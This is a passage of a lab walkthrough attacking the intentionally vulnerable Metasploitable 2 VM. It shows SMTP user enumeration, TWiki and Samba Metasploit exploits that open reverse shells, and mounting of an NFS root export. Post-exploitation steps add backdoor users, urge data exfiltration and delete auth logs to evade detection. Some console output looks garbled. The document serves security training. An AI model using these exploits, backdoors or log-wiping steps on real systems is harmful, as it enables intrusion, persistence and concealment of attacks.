msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.0.202
RHOSTS => 192.168.0.202
msf6 auxiliary(scanner/smtp/smtp_enum) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/smtp/smtp_enum) > run
```

```
[*] 192.168.0.202:25 - 192.168.0.202:25 - SMTP - Trying MAIL FROM: root@metasploit
table.localdomain / RCPT TO: web ...
[*] 192.168.0.202:25 - 192.168.0.202:25 - SMTP - Trying MAIL FROM: root@metasploit
table.localdomain / RCPT TO: webmaster ...
[*] 192.168.0.202:25 - 192.168.0.202:25 - SMTP - Trying MAIL FROM: root@metasploit
table.localdomain / RCPT TO: whoopsie ...
[*] 192.168.0.202:25 - 192.168.0.202:25 - SMTP - Trying MAIL FROM: root@metasploit
table.localdomain / RCPT TO: www ...
[*] 192.168.0.202:25 - 192.168.0.202:25 - SMTP - Trying MAIL FROM: root@metasploit
table.localdomain / RCPT TO: www-data ...
[*] 192.168.0.202:25 - 192.168.0.202:25 - Found user: www-data
[*] 192.168.0.202:25 - 192.168.0.202:25 - SMTP - Trying MAIL FROM: root@metasploit
table.localdomain / RCPT TO: xpdb ...
[*] 192.168.0.202:25 - 192.168.0.202:25 - SMTP - Trying MAIL FROM: root@metasploit
table.localdomain / RCPT TO: xpopr ...
[*] 192.168.0.202:25 - 192.168.0.202:25 - SMTP - Trying MAIL FROM: root@metasploit
table.localdomain / RCPT TO: zabbix ...
[+] 192.168.0.202:25 - 192.168.0.202:25 Users found: , backup, bin, daemon, distc
cd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix
, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.0.202:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Use smtp-user-enum to enumerate users:


smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t <target_ip>

Use the enumerated users for further attacks (e.g., brute-forcing).

HTTP (Port 80 – Apache httpd 2.2.8)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use Metasploit to Search for Exploits:

- Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

```
msf6 > search twiki

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Descr
-  -                                     -              -      -      -
0  exploit/unix/webapp/moinmoin_twiki_draw  2012-12-30      manual  Yes    MoinM
oin twiki_draw Action Traversal File Upload
1  exploit/unix/http/twiki_debug_plugins    2014-10-09      excellent  Yes    TWiki
Debugenableplugins Remote Code Execution
2  exploit/unix/webapp/twiki_history         2005-09-14      excellent  Yes    TWiki
History TWikiUsers rev Parameter Command Execution
3  exploit/unix/webapp/twiki_makertext      2012-12-15      excellent  Yes    TWiki
MAKETEXT Remote Command Execution
4  exploit/unix/webapp/twiki_search         2004-10-01      excellent  Yes    TWiki
Search Function Arbitrary Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix
/webapp/twiki_search
```

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use 2
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

Name      Current Setting  Required  Description
-      -
Proxies    no              no        A proxy chain of format type:host:port[,type:
host:port][ ... ]
RHOSTS    192.168.0.202   yes       The target host(s), see https://docs.metasplo
it.com/docs/using-metasploit/basics/using-met
asploit.html
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
```

- Set the target IP address:

set RHOSTS 192.168.0.202

- Set the payload:

Set payload cmd/unix/reverse

- Run the exploit:

Exploit

If the exploit is successful, you will gain a shell or meterpreter session on the target system.

```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.0.202
RHOSTS => 192.168.0.202
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.0.202	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)

```
msf6 exploit(unix/webapp/twiki_history) > run

[*] Started reverse TCP double handler on 192.168.0.201:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo aep5TVoCE7JMM0Yq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - Use basic Linux commands like whoami, pwd, ls, etc to explore the system:

```

Shell Banner:
aep5TVoCE7JMM0Yq
_____

[*] Command shell session 6 opened (192.168.0.201:4444 → 192.168.0.202:56295) at 20
-02-06 05:40:56 -0500
pwd
/var/www/twiki/bin
ls
attach
changes
edit
geturl
installpasswd
mailnotify
manage
oops
passwd
preview

```

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Lin
ux

```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```

useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully

```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 5: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

RCPBIND (Port 111 – RCP) & NFS (Port 2049)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use rpcinfo to gather information:

```
rpcinfo -p <target_ip>
```

Look for vulnerable services like NFS.

```
(kali@kali)-[~]
$ rpcinfo -p 192.168.0.103
  program vers proto  port  service
  100000   2   tcp    111   portmapper
  100000   2   udp    111   portmapper
  100024   1   udp   39429  status
  100024   1   tcp   33584  status
  100003   2   udp    2049  nfs
  100003   3   udp    2049  nfs
  100003   4   udp    2049  nfs
  100021   1   udp   46421  nlockmgr
  100021   3   udp   46421  nlockmgr
  100021   4   udp   46421  nlockmgr
  100003   2   tcp    2049  nfs
  100003   3   tcp    2049  nfs
  100003   4   tcp    2049  nfs
  100021   1   tcp   41809  nlockmgr
  100021   3   tcp   41809  nlockmgr
  100021   4   tcp   41809  nlockmgr
  100005   1   udp   59333  mountd
  100005   1   tcp   38023  mountd
  100005   2   udp   59333  mountd
  100005   2   tcp   38023  mountd
  100005   3   udp   59333  mountd
  100005   3   tcp   38023  mountd
```

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.


- Use showmount -e <target's ip>:

```
(kali@kali)-[~]
$ showmount -e 192.168.0.103
Export list for 192.168.0.103:
/ *
```

- Then mount the list by using mount command:


```
(kali@kali)-[~]
$ sudo mount -t nfs 192.168.0.103:/ /mnt
```

- We can see the mounted list in a mnt folder in our file system.



Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.
- Explore the System:
 - We can see various system files of targets system in our mnt folder:




SMDB (Port 139/445 – Samba smbd 3.X - 4.X)

Phase 1: Reconnaissance/Information Gathering

➤ The first step is to gather information about the target system:

1. Identify the Target IP Address.
2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



➤ Perform a Port Scan:

- Use nmap to scan the target for open ports and services.

nmap -sV -Pn 192.168.0.202

Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)

```

➤ Analyze the Results:

Look for open ports and services (e.g., FTP, SSH, HTTP, Samba, etc.). Metasploitable 2 has many vulnerable services, so take note of them.

Phase 2: Vulnerability Identification

➤ Identify potential vulnerabilities in the services running on the target.

➤ Use Metasploit to Search for Exploits:

- Launch Metasploit using msfconsole:

msfconsole

- Search for exploits:

Search for exploits related to the services identified in the reconnaissance phase. For example, if we found a service we can use search command or searchsploit to search for exploits related to the service.

```
msf6 > search Samba

Matching Modules

#   Name                                     Disclosure Date   R
--   -
0   exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21       e
Excellent Yes Citrix Access Gateway Command Execution
1   exploit/windows/license/caliclnlnt_getconfig 2005-03-02       a
Average No Computer Associates License Client GETCONFIG Overflow
2   \_ target: Automatic . .
3   \_ target: Windows 2000 English . .
4   \_ target: Windows XP English SP0-1 . .
5   \_ target: Windows XP English SP2 . .
6   \_ target: Windows 2003 English SP0 . .
7   exploit/unix/misc/distcc_exec 2002-02-01       e
Excellent Yes DistCC Daemon Command Execution
8   exploit/windows/smb/group_policy_startup 2015-01-26       m
Annual No Group Policy Script Execution From Shared Resource
```

- Select an Exploit:

Choose an exploit based on the service and version. For example, if you found the service, you can use the exploit by using use command.

Phase 3: Exploitation

➤ Exploit the vulnerability to gain access to the target system.

- Set Up the Exploit:

```
msf6 > use exploit/multi/samba usermap_script

Matching Modules

#   Name                                     Disclosure Date   Rank   Check   Descripti
on   -
0   exploit/multi/samba/usermap_script 2007-05-14       excellent No      Samba "us
ername map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

[*] Using exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
```

- Set the target IP address:

set RHOSTS 192.168.0.202

- Run the exploit:

Exploit

If the exploit is successful, you will gain a shell or meterpreter session on the target system.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.0.202
RHOSTS => 192.168.0.202
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.0.201:4444
[*] Command shell session 1 opened (192.168.0.201:4444 -> 192.168.0.202:39443) at 2025-02-06 04:26:51 -0500
```

Phase 4: Post-Exploitation

- Once you have access, perform post-exploitation activities to gather information, escalate privileges, or maintain access.

- Explore the System:

- Use basic Linux commands like whoami, pwd, ls, etc to explore the system:

```
[*] Command shell session 1 opened (192.168.0.201:4444 -> 192.168.0.202:39443) at 2025-02-06 04:26:51 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
```

- Escalate Privileges:

Check for privilege escalation opportunities. For example, use the `uname -a` command to check the kernel version and search for kernel exploits.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
█
```

- Maintain Access:

Create a backdoor or add a user to maintain access:

```
useradd -m -s /bin/bash hacker
```

```
passwd hacker
```

```
useradd -m -s /bin/bash ftphack
passwd ftphack
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password: 123
Retype new UNIX password: 123
passwd: password updated successfully
█
```

- Exfiltrate Data:

Search for sensitive files or databases and exfiltrate them to your local machine.

Phase 5: Cleanup

➤ Remove any traces of your activity to avoid detection.

- Delete Logs:

Clear logs related to your activity:

```
rm -rf /var/log/auth.log
```


- Remove Backdoors:

If you added a user or created a backdoor, remove it.

RLogin (Port 512/513/514)

Phase 1: Reconnaissance/Information Gathering

- The first step is to gather information about the target system:
 1. Identify the Target IP Address.
 2. Use a tool like netdiscover, nmap or advanced ip scanner to scan the network and identify the IP address of the Metasploitable 2 machine.



- Perform a Port Scan:
 - Use nmap to scan the target for open ports and services.
nmap -sV -Pn 192.168.0.202
Replace 192.168.0.202 with the IP address of the Metasploitable2 machine.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.0.202
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 01:34 EST
Nmap scan report for 192.168.0.202
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
